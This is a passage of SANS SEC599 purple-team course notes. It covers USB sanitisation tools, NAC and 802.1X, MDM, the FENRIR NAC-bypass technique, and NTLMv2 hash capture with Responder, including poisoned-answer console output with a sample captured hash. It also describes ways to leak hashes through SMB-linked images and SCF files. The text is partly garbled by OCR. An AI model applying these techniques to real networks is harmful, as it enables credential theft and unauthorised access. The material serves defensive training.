
<https://github.com/hephaest0s/usbskill>

Removable Media Security – Some Other Interesting Tools

Here's a few other interesting tools that could help further improve our USB defenses:

CIRCL (Computer Incident Response Center Luxembourg) has developed a free software called "CIRCLearn", which can be deployed on a Raspberry Pi. Once deployed, the device automatically converts untrusted documents into a readable but disarmed format and stores these clean files on a trusted (user-owned) USB key/stick.

The USG is a small, portable hardware USB firewall that isolates a potentially harmful USB device from your computer. It's a commercial product, though.



Stopping Delivery Using Removable Storage – Interesting tooling

CIRCL (Computer Incident Response Center Luxembourg) has developed a free software called "CIRCLearn", which can be deployed on a Raspberry Pi. It can be found on CIRCL's public website: <https://www.circl.lu/projects/CIRCLearn/>.

The project's description is:

"CIRCLearn is an independent hardware solution to clean documents from untrusted (obtained) USB keys / USB sticks. The device automatically converts untrusted documents into a readable but disarmed format and stores these clean files on a trusted (user owned) USB key/stick."

Once deployed, the device automatically converts untrusted documents into a readable but disarmed format and stores these clean files on a trusted (user-owned) USB key/stick. As indicated in the diagram on the slide, it provides easy user feedback by the use of a small "sound" when the data has been converted / transferred to the "clean" USB stick.

While this is obviously not an enterprise-grade solution, it is an interesting technique and concept. It's important to note that CIRCLearn is open-source software and CIRCL actively encourages further development of the tooling and integration of the tool in other solutions! This means there are several opportunities to further develop and extend the software to use it in your solutions.

Network Access Control (NAC)



Physical security is not adequate to protect an enterprise network.



Security can be added at the "digital" network layer to protect the network.

Network Access Control (NAC) is a solution to implement security at the network layer

With NAC, only authorized devices are allowed to connect to the network and use it to communicate.

NAC can also be used to enforce policies like up-to-date antivirus and patches.

Network Access Control (NAC)

Since (large) enterprises cannot rely on physical security to protect their network, other solutions had to be found.

One solution is to add security at the "digital" network layer: Before a client is allowed full access to the network, it needs to identify and authenticate itself. Only when authentication succeeds, the client will be allowed to access the network. Failing to authenticate, the client will not be able to send or receive network traffic.

Network Access Control (NAC) is a solution to achieve this level of security. With NAC, only authorized devices can use the corporate network. The administrator of the network needs to authorize devices, and he / she can deauthorize devices (for example, in case of laptop theft). Without authorization, devices are not allowed to connect to the network.

Implementing NAC requires a substantial amount of resources (client devices and network devices need to support NAC, NAC needs to be configured and maintained...) and, because of this cost, other applications of NAC were developed.

For example, with NAC, it is also possible to allow or deny access to the network for a client, based on the properties of the client. With NAC, it is possible to inspect the client, and only allow access if the client has a working antivirus with up-to-date signatures and if the latest patches were applied.

This requires a NAC agent running on the operating system to inspect the machine.


Often, clients who are not compliant with these policies are given access to a remediation network instead of being blocked from network access.

In this remediation network, resources are available to update the client to make it compliant with the policies.

IEEE 802.1X

IEEE

To standardize Network Access Control protocols, the Institute of Electrical and Electronics Engineers (IEEE) published standard 802.1X. This standard promotes interoperability between devices of different vendors and defines the EAP over LAN (EAPOL) encapsulation.



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

24

IEEE 802.1X

The problem with solutions from different vendors, is often interoperability.

To promote interoperability of different NAC solutions, the Institute of Electrical and Electronics Engineers (IEEE) worked out standard 802.1X. This is a standard from the 802.1 workgroup, which defines network protocols. 802.1X is a port-based Network Access Control standard: It uses network ports to allow or block access to the network. This standard defines authentication protocols for both LAN and WLAN: Clients can connect to switches or wireless access points and follow the same protocol.

IEEE 802.1X uses the Extensible Authentication Protocol (EAP) to authenticate clients. EAP is an authentication framework defined in RFC 3748. EAP is not an authentication mechanism, but an authentication framework: It defines a standard in which different authentication mechanisms can be used. Examples of authentication mechanisms: Passwords (EAP-PWD), pre-shared key (EAP-PSK), certificates (EAP-IKEv2)...

802.1X implements the EAP protocol over LAN (802): EAPOL.

Three parties are involved in 802.1X NAC access:

- The supplicant (the client, like a laptop)
- The authenticator (the network access point, like a switch)
- The authentication server (the orchestrator, like a RADIUS server)

Authentication is done via a method supported by the Extensible Authentication Protocol. As stated before, this is not a specific mechanism but a framework that supports different authentication mechanisms. Certificates are one authentication mechanism often used in corporate environments. They require some infrastructure like a PKI but offer several advantages: Not only are they transparent to the end user, but they can be automatically deployed with Active Directory and revoked on a case-by-case basis.

The EAP protocol is encapsulated in EAPOL (EAP Over LAN) when it is used to communicate between the supplicant and the authenticator. The authenticator will relay the EAP packets to the authentication server. Depending on the implementation of the authentication server, RADIUS or DIAMETER will be used to encapsulate the EAP protocol.


The authentication server decides to allow or deny access to the supplicant, and the authenticator enforces this decision. In its initial state, the port of the authenticator will only allow EAPOL traffic. When authorized, the authenticator will allow other network traffic between the supplicant and the corporate network.

Unsupported Devices

An issue with NAC is that not all devices that require a network connection support NAC or 802.1X...

There are devices that cannot authenticate:

- Network connected printers
- IP cameras
- VOIP phones



These devices can be put in a separate VLAN that does not require 802.1X authentication, or "authenticate" based on MAC address. This separate VLAN must be properly segregated from the normal corporate LAN.

Unsupported Devices

NAC can help a lot with controlling access to our corporate networks, but it requires devices that understand NAC, and that can authenticate for example with 802.1X.

These capabilities are often not found in low-cost devices, or in devices that have very specific functions:

- Printers and scanners that are connected to the network
- Surveillance cameras that use networking protocols to transmit images
- Voice-over-IP telephones
- ...

Such devices can only be connected to ports that do not impose 802.1X authentication. As this is a clear risk opening our network for abuse, mitigations must be applied. For example, the VLAN that is used by these ports can be a dedicated VLAN with restricted access to resources, only allowing the minimum necessary for these devices to operate properly.

Another option is to use a whitelist of MAC addresses, and only allow devices whose MAC addresses are on the whitelist. Remark that for an advanced adversary, this is not a difficult obstacle: MAC addresses can be easily spoofed.

Bring Your Own Device and NAC

The whole point of 802.1X & NAC is to
prevent untrusted devices from joining the (internal) network

Over the last couple of years, however, we've seen a shift in thinking due to the rise and popularity of **BYOD (Bring Your Own Device)**, where devices not owned or managed by the company are allowed to connect to the environment...

Many organizations have accepted the fact that untrusted devices will connect to the environment and are thus using **Mobile Device Management (MDM) solutions** to control how "untrusted" devices are allowed to access the environment!

Bring Your Own Device and NAC

The whole point of 802.1X & NAC technologies was to prevent untrusted devices from joining the (internal) network. This was an effective strategy during the era where employees only relied on devices provided and managed by employers. In such a case, it was "easy" to enforce certain security controls and measures, as all devices were known up front and they could be fully managed by employers.

Over the last couple of years, however, we've seen a shift in thinking due to the rise and popularity of BYOD (Bring Your Own Device), where devices not owned or managed by the company are allowed to connect to the environment. This is often considered for cost-saving reasons, or just to provide additional flexibility to employees. This does, however, affect our security controls: We can no longer assume that all devices that will connect to our environment are owned and controlled by us.

Many organizations have accepted this fact and are relying on Mobile Device Management (MDM) solutions to control how "untrusted" devices are allowed to access the environment!

Mobile Device Management Strategies

MDM software will typically enforce / check a number of security settings on the device before access is granted:

- Device authentication (e.g. password strength)
- Presence of a certificate
- Device encryption
- Jailbreak detection
- Geo-location
- Presence of blacklisted applications
- Lock screen time-out
- Presence of AV
- Device patch level
- ...

Many vendors are offering MDM software:



Mobile Device Management Strategies

Mobile Device Management (MDM) software will typically enforce / check a number of security settings on the device before access is granted:

- Device authentication (e.g. password strength, PIN code, lock-out...)
- Presence of a certificate
- Device encryption
- Jailbreak detection
- Geo-location
- Presence of blacklisted applications
- Lock screen time-out
- Presence of AV
- Device patch level


These settings can be used in different ways:

- The MDM solution could enroll devices and then enforce the settings (will require acceptance of the owner of the device) prior to allowing access to the environment.
- The MDM solution could simply validate the current settings on the device (without enforcement) and decide whether or not to allow access to the environment.


Specifics depend on the actual MDM solution being used; it's worth noting that many vendors currently offer MDM solutions (Airwatch, MobileIron, Intune, Cisco...)

Typical NAC Bypass Strategies

Although NAC increases the overall security posture of an organization, there are a few caveats that can be exploited:



Several types of devices do not support NAC and thus, they need exceptions to operate. Adversaries could exploit these exceptions to obtain network connectivity.



Some tools (such as the PwnPlug or Fenrir) support a transparency mode where they abuse existing connectivity available to authenticated / known devices that have performed 802.1X authentication first.

Typical NAC Bypass Strategies

Although NAC increases the overall security posture of an organization, there are a few caveats that can be exploited:

First of all, as we already discussed, many legacy and IoT devices do not support NAC. Typical devices include printers, cameras, phones, ... In order to allow them to operate on our NAC-enabled network environment, we'll need to create exceptions that need to be managed. Adversaries could exploit badly managed exceptions to obtain network connectivity. Trivia note: The implementation of such a system is called, "MAC Authentication Bypass." ☺

Secondly, NAC can be seen as a "gatekeeper" security control, meaning that it tries to ensure only "authorized" hosts can send traffic on the network. It does not provide any other security features such as encryption, nor it does it authenticate every single packet sent. Once a host is "authorized", he's good to go! This allows for an interesting attack opportunity: We could try to abuse existing connectivity available to known devices that have already performed 802.1X authentication.

Although this is a valid statement, remember two of our "defender" tenets:

- By raising the bar as high as possible, I will discourage adversaries from attempting to penetrate my environment;
- By raising the bar as high as possible, even if I cannot stop the attack from succeeding, I'll provoke an exception that I can monitor!

Keeping this in mind, NAC can be a good addition to your existing security control toolkit!

"Transparent" NAC Bypass You Say?

Let's quickly zoom in on a NAC bypass technique, as implemented by FENRIR (released by Valérien Legrand, 2017):

1. FENRIR is positioned "between" a known / authorized device and the network;
2. The authorized device connects to the network and thus performs 802.1X authentication.
3. FENRIR does passive tapping to obtain more information about the authorized host (e.g. capture IP / MAC address, TTL, etc.)
4. FENRIR will spoof the MAC address of the authorized host and start injecting frames.
5. FENRIR will keep track of a "connection" table to know what frames it has to forward to the original host and what frames it has to forward to the host running FENRIR!


"Transparent" NAC Bypass You Say?

Several typical attacker tools have implemented ways of bypassing NAC. The PwnPlug Elite by PwnieExpress, for example, uses a NAC bypass technique that is highly similar to the attack technique implemented by FENRIR in 2017. FENRIR is a Python-based script that will allow you to do a transparent NAC bypass. How does it work?

1. As a first step, FENRIR is positioned "between" a known / authorized device and the network.
2. Initially, FENRIR will be passive, and it will just allow the authorized device to connect to the network and thus perform 802.1X authentication.
3. As an optional (yet useful) step, FENRIR will perform passive tapping to obtain more information about the authorized host (e.g. capture IP / MAC address, TTL, etc.). This information will be useful in the next attack step.
4. In order to provide connectivity to the new host, FENRIR will spoof the MAC address of the authorized host and start injecting frames.
5. FENRIR will keep track of a "connection" table to know what frames it has to forward to the original host and what frames it has to forward to the host running FENRIR. It wants to avoid disconnecting the original host, as that may alert the user + periodic reauthentication could occur!

You can download FENRIR from its GitHub repository: <https://github.com/Orange-Cyberdefense/fenrir-ocd>. Furthermore, Valérien Legrand's slides are available at https://hackinparis.com/data/slides/2017/2017_Legrand_Valerian_802.1x_Network_Access_Control_and_Bypass_Techniques.pdf.

"Transparent" NAC Bypass – FENRIR Example



1. Authorized device performs 802.1X authentication
2. Authorized device sends HTTP traffic to 192.168.20.30 (e.g. internal web server)
=> FENRIR adds entry (192.168.10.25:7698 -> 192.168.20.30:80)
3. FENRIR host spoofs MAC and IP address of authorized device and sends HTTPS traffic to 192.168.20.31 (other internal web server)
=> FENRIR adds entry (192.168.10.26:8964 -> 192.168.20.31:443)

"Transparent" NAC Bypass – FENRIR Example

So, let's add some more detail... How does FENRIR operate?

1. As already indicated, FENRIR will be inserted between an already authorized / known host and the network infrastructure. Initially, FENRIR will just listen and will not intervene. It will record useful information such as the MAC address and IP address of the already authenticated host;
2. Once the authorized device starts sending traffic (e.g. it sends HTTP traffic to another host, 192.168.20.30), FENRIR just forwards the traffic, but records the information in a table. This will allow FENRIR to understand what return traffic is to be forwarded to the original authorized host again;
3. Once the host that is running FENRIR starts talking. It can spoof the MAC address of the original, authorized host. Similar to the above, FENRIR will record an entry to ensure that any return traffic for this connection is not forwarded to the authorized host.

Introducing New Layer 2 Protections – MACsec and 802.1X-2010

MACsec

MACsec (Standard 802.1AE-2006) provides encryption capabilities (and thus confidentiality and integrity controls) to network traffic at Layer 2. When MACsec is in use, packets are transmitted over "secure channels", which are protected using randomly generated key. Although it was standardized in 2006, it was only fairly recently added in the mainstream Linux kernel (as of 4.6, released in 2016).



With MACsec, payloads are now encrypted as of Layer 2 of the OSI model, improving on for example IPSec, which implements these controls in Layer 3!

802.1X-2010

On top of MACsec, 802.1X-2010 provides a key exchange algorithm to allow for mutual authentication of devices that want to set up a MACsec channel.

Introducing New Layer 2 Protections – MACsec and 802.1X-2010

MACsec (Standard 802.1AE-2006) provides encryption capabilities (and thus confidentiality and integrity controls) to network traffic at Layer 2. When MACsec is in use, packets are transmitted over "secure channels", which are protected using randomly generated key. Although it was standardized in 2006, it was only fairly recently added in the mainstream Linux kernel (as of 4.6, released in 2016).

The image on the slide shows the difference between Layer 2 ethernet frame, with and without MACsec. With MACsec, payloads are now encrypted as of Layer 2 of the OSI model, improving on, for example, IPSec, which implements controls in Layer 3! The additional fields when MACsec are being used include:

- SecTAG – This helps the receiver identify the right decryption key and includes a packet number to prevent replay protection.
- ICV (Integrity Check Value) – A "signature" that was created using AES, which guarantees that the packet was not tampered with in transit.

On top of MACsec, 802.1X-2010 provides a key exchange algorithm to allow for mutual authentication of devices that want to set up a MACsec channel.

References:

https://en.wikipedia.org/wiki/IEEE_802.1AE

https://en.wikipedia.org/wiki/IEEE_802.1X

Network Access Control, 802.1X, and MDM Summary

IEEE 802.1X is a port-based network access control standard that can help us protect our network from unwanted devices; different vendors offer different solutions, so use the one that is tailored to your environment. New technologies include MACsec and 802.1X-2010, which further provide increased security by implementing Layer 2 encryption!



NAC / MDM software can also be used to improve the security posture of corporate devices (in order to enforce security policy settings).

Not all devices support NAC or MDM software, so exceptions will exist and need to be managed. Furthermore, depending on your specific configuration, bypass techniques might exist and have to be taken into account!

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

33

Network Access Control, 802.1X, and MDM Summary

IEEE 802.1X is a port-based network access control standard that can help us protect our network from unwanted devices; different vendors offer different solutions, so use the one that is tailored to your environment. New technologies include MACsec and 802.1X-2010, which further provide increased security by implementing Layer 2 encryption!


NAC, however, comes with a non-negligible cost: NAC infrastructure requires network devices and clients that are compliant with NAC standards. Authentication failures and devices that are not NAC-aware must be managed. Several vendors, like VMware, Cisco, Microsoft, IBM... offer NAC solutions. These have evolved over time and are more and more being advertised as MDM solutions.

An extra benefit of NAC is that it can be used to increase the security posture of devices that connect to the network. This is becoming more and more common practice with the rise of BYOD and MDM software. Devices that do not meet certain security policy settings will be isolated until they comply with the enforced policy settings.

Unfortunately, not all devices support NAC (e.g. printers, Internet of Things...) and extra measures must be taken to accommodate these devices in a secure way. Furthermore, depending on your specific configuration, bypass techniques might exist and have to be taken into account!

SMB Relaying – Introducing NTLMv2

In order to understand how SMB relaying works, we first need to explain what NTLMv2 looks like. The below is an example of how NTLMv2 authentication occurs in a Windows domain environment:



SMB Relaying – Introducing NTLMv2

In order to understand how SMB relaying works, we first need to explain what NTLMv2 looks like. The below is an example of how NTLMv2 occurs in a domain environment. When Kerberos authentication is not possible, Windows will fall back to NTLM authentication.

This can even happen between machines that are members of the same domain, but when all necessary conditions to use Kerberos are not in place. For example, Kerberos works with so-called service names. If we don't have a name, Kerberos cannot be used. This is the case when we access a share on a file server by using the IP address of the server instead of its server name.

NTLM authentication is a 2-party authentication: The client and the server. It takes 3 steps:


1. Negotiate
2. Challenge
3. Response

First, the client sends a negotiate packet to the server to request the authentication. There are different parameters and versions for NTLM, and the client has to inform the server what it is capable of. This is done with a negotiate packet. Next, (step 2) the server sends a challenge packet to the client. This challenge includes a so-called "nonce". A nonce is a random number of 16 bytes. Finally (step 3), the client sends the response to the server: It calculates a response based on its password and the nonce and sends that to the server.

Using a nonce allows the 2 parties to perform authentication without having to send the password (cleartext or encrypted) over the network.

The server checks the credentials of the client by performing the same calculation as the client for the response, and if the response calculated by the server is the same as the response calculated by the client, then the client is authenticated to the server. The server needs the credentials of the client to perform the calculation, in an Active Directory environment, the server obtains the credentials from a domain controller.

How Are NTLMv2 Responses Calculated?



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

35

How Are NTLMv2 Responses Calculated?

So how are our NTLMv2 responses calculated? Let's imagine a client wants to connect a server. We already discussed the overall NTLMv2 process, so let's now focus on the actual response calculation!

1. As a first step, the password hash is used as a key in an HMAC-MD5 against the username and domain name;
2. The result of this is the NTLMv2 OWF (OneWayFunction), which is now used as a key against a combination of a few fields, of which the main one is the challenge sent by the server (it also includes, for example, a timestamp);
3. As a result of this second HMAC-MD5 operation, the response is obtained and sent back!

In short, the process goes as follows:

1. NTLMv2 OWF = HMAC-MD5(NTOWF, Username, Logon Domain Name)
2. NTLMv2 Response = HMAC-MD5(NTLMv2 OWF, Server Challenge, Response Type, ..., Timestamp, ClientChallenge, ...)
3. LMv2 Response = HMAC-MD5(NTLMv2 OWF, Server Challenge, Client Challenge)
4. Response = (Client Challenge + LMv2 Response, NTLMv2 Response Buffer)

But... Is NTLMv2 Still Used?

Surely, everything uses Kerberos these days, right? Right? ... Right?!

Well, here's a few things to take into account:

Kerberos relies on SPNs (Service Principals Names) for authentication. By default, this means that whenever IP addresses are used (e.g. `\\192.168.10.10`), Kerberos won't function, and the system will fall back to NTLM authentication (this is default, can be adapted using GPOs)!

Some older software doesn't support Kerberos and relies on NTLMv2 authentication (at best). This includes, for example, non-Windows systems that interact with Windows AD domains.

Due to the above, NTLMv2 is rarely fully disabled in corporate environments...

But... Is NTLMv2 Still Used?

As a self-respecting cyber security professional, you might think: "Surely, everything uses Kerberos these days, right?" However, there are a few things to take into account when discussing Kerberos:

1. First of all, it's important to note that Kerberos relies on SPNs (Service Principals Names) for authentication. By default, this means that whenever IP addresses are used (e.g. `\\192.168.10.10`), Kerberos won't function, and the system will fall back to NTLM authentication. This is a Group Policy setting that can be configured, but by default Kerberos won't like IP addresses.
2. Some software do not support Kerberos and rely on NTLMv2 authentication (at best). These include, older Windows systems and non-Windows systems that interact with Windows AD domains.

Due to the issues mentioned above, NTLMv2 is rarely fully disabled in corporate environments!

NTLM Attack Strategy #1 – How to Obtain NTLMv2 Challenge / Response?



Responder is a tool initially developed by SpiderLabs (Laurent Gaffie). It is mainly focused on attacking NTLM authentication. Responder attempts to lure victims to authenticate, after which it collects NTLM(v2) challenge responses that can be reused in various attacks.

As indicated above, Responder attempts to lure victims to connect. How does it accomplish this? It uses two main multicast protocols for name resolution:

- NBT-NS (Netbios Name Server)
- LLMNR (Link-Local Multicast Name Resolution) is the successor to NBT-NS (since Windows Vista)

Both protocols allow hosts on the same subnet to resolve hostnames by sending requests to the multicast address (think an ARP-like feature for hostname resolution). **What could possibly go wrong? ☺**

NTLM Attack Strategy #1 – How to Obtain NTLMv2 Challenge / Response?

So how do I get a victim system to connect to my machine? Enter "Responder"! Responder is a "penetration tester's best friend"! It's been around for a few years and has proven to be a highly effective tool.

Responder is a tool initially developed by SpiderLabs (Laurent Gaffie). It is mainly focused on attacking NTLM authentication. Responder attempts to lure victims to authenticate, after which it collects NTLM(v2) challenge responses that can be reused in various attacks.

So how does it reach its goal? Responder relies on two main protocol to lure victims to connect (and authenticate):

- NBT-NS (Netbios Name Server)
- LLMNR (Link-Local Multicast Name Resolution) is the successor to NBT-NS (since Windows Vista)

Both protocols allow hosts on the same subnet to resolve hostnames by sending requests to the multicast address (think an ARP-like feature for hostname resolution). What could possibly go wrong? You guessed it: Much like ARP spoofing, someone unexpected will respond to the name resolution requests. ☺

The latest version of Responder can be found here: <https://github.com/lgandx/Responder>.

In the screenshot below, we can see Responder fulfilling its bidding: It's capturing an NTLM(v2) challenge response hash from a system in the network that tried to connect to a system called "erikvabu".

```
[*] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name SYNCTECHLABS (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.10.16 for name ERIKVABU (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.10.16 for name erikvabu
[*] [LLMNR] Poisoned answer sent to 192.168.10.16 for name erikvabu
[SMBv2] NTLMv2-SSP Client : 192.168.10.16
[SMBv2] NTLMv2-SSP Username : SYNCTECHLABS\nick.fury
[SMBv2] NTLMv2-SSP Hash : nick.fury::SYNCTECHLABS:d776ca3db3613877:EE0EE8C3137D0DFC44EEF4AD834E0534:0
10109009000000000000c065115d0e99d201B0C078E825FCAC6FE00000000020080053094D004209330001001E000570049004E00200950
0052004A80034003900320052005100410094600560094900140053004D00420033002E006EC006F006330061006C00000000000000000000
04E002D005000520048003400390032005200510041009460056002E0053004D00420033002E006EC006F006330061006C000000000000000000
53004D00420033002E006EC006F006330061006C00007000880C065315D0E99D201060000400020000000000300803008000000000000000
000000000200000EF86D00A5FB3E50A903396559A85A558A3FD178FZ52AA7F9E534AC6GF14FB81F90A001600000000000000000000
000000000000000001A0063006900660073002F0066500720069006B007600610062007500000000000000000000000000000000000000
[*] [LLMNR] Poisoned answer sent to 192.168.10.16 for name erikvabu
[*] Skipping previously captured hash for SYNCTECHLABS\nick.fury
[*] Exiting...
root@kali-internal:-#
```

In the screenshot, we can see Responder fulfilling its bidding: It's capturing an NTLM(v2) challenge response hash from a system. We can deduce the following:

- The victim IP address is 192.168.10.16
- The victim username is SYNCTECHLABS\nick.fury
- Responder tricked the victim to connect by "poisoning" the resolution for hostname "erikvabu".

NTLM Attack Strategy #1 – Responder Abusing WPAD

WPAD

Another interesting attack opportunity using Responder is to leverage the "Autodetect Proxy Settings" that is available in many different browsers. In such a setup, systems will attempt to resolve "wpad.internaldomainname"



As before, Responder will respond to the "wpad" NBT-NS / LLMNR resolution

All hosts that pick up the resolution will now start using Responder as their web proxy (i.e. an effective MiTM attack)

Optionally, the wpad plugin in Responder can be configured to force NTLM authentication, so credentials can be captured


NTLM Attack Strategy #1 – Responder Abusing WPAD

Another interesting attack opportunity using Responder is to leverage the "Autodetect Proxy Settings". Automatic proxy detection is a feature by which a web proxy is automatically identified by the system, this feature is also known as Web Proxy Auto-Discovery (WPAD). When automatic proxy detection is enabled, the system's WebProxy class attempts to locate the proxy configuration script using the following steps:

1. The WinInet InternetQueryOption function is used to locate the proxy configuration script most recently detected by Internet Explorer.
2. In case no script is found, the WebProxy class uses DHCP to locate the script. The DHCP server can be configured to respond either with the location of the script or the URL that points at the script.
3. In case DHCP would not provide the location for the script, a DNS query is sent out to locate a host with "WPAD" as hostname or alias.
4. In case all of the above does not return a result, the settings configured in the Internet Explorer LAN settings are used.

As we saw earlier, Responder will provide the answer the host is looking for, it will respond to the "WPAD" NBT-NS/LLMNR resolution request. As designed, the hosts that pick up the name resolution will now start using the Responder host as their web proxy. This is a pretty effective Man-in-The-Middle attack. Now, Responder can take this a step further, it can be configured to force NTLM authentication. When enforced, the hosts using Responder as their proxy server will now include their NTLM authentication in their requests.

NTLM Attack Strategy #1 – How to Obtain NTLMv2 Challenge / Response?



Over the years, many more "creative" ways of obtaining NTLMv2 challenge / responses have been described by various security researchers. So many techniques exist, as an adversary only needs to force a target system to load an external resource with Windows SSO...

Here's a few "fan favorites":

- Vulnerability scanners running authenticated scans (classic);
- Embedding a remote picture (hosted on an SMB share) in a Word document;
- Embedding a remote icon (hosted on an SMB share) in a folder share (SCF file);
- Embedding an SMB share to an image in web application source code.

You absolutely want to disable outbound SMB due to this!

NTLM Attack Strategy #1 – How to Obtain NTLMv2 Challenge / Response?

Over the years, many more "creative" ways of obtaining NTLMv2 challenge / responses have been described by various security researchers. So many techniques exist, as an adversary only needs to force a target system to load an external resource with Windows SSO...

A few red team / fan favorites include (but are not limited to):

- Vulnerability scanners running authenticated scans (classic). If the scanner scans a system controlled by the adversary, the adversary captures the NTLMv2 credentials.
- Embedding a remote picture (hosted on an SMB share) in a Word document. If the victim opens the Word document, NTLMv2 credentials are shipped to the adversary.
- Embedding a remote icon (hosted on an SMB share) in a folder share (SCF file). If the victim opens the folder, NTLMv2 credentials are shipped to the adversary.
- Embedding an SMB share to an image in web application source code. If the victim visits the website, NTLMv2 credentials are shipped to the adversary.

In order to limit the usefulness of such attacks, it's highly advised to disable outbound SMB in your organization! This would, however, not cover all examples of this technique (e.g. the vulnerability scanning one remains an issue).

Reference:

<https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/>

NTLM Attack Strategy #1 – Cracking NTLMv2 Challenge / Response

4700	sha1(md5(\$pass))	92d85978d884eb1d99a51652b1139c827	5600
4800	iSCSI CHAP authentication, MD5(CHAP) ⁷	afd09efd6df8ca9f18ec77c5869788c3:01020304050607080910111213141516:01	1/2 ^ v x
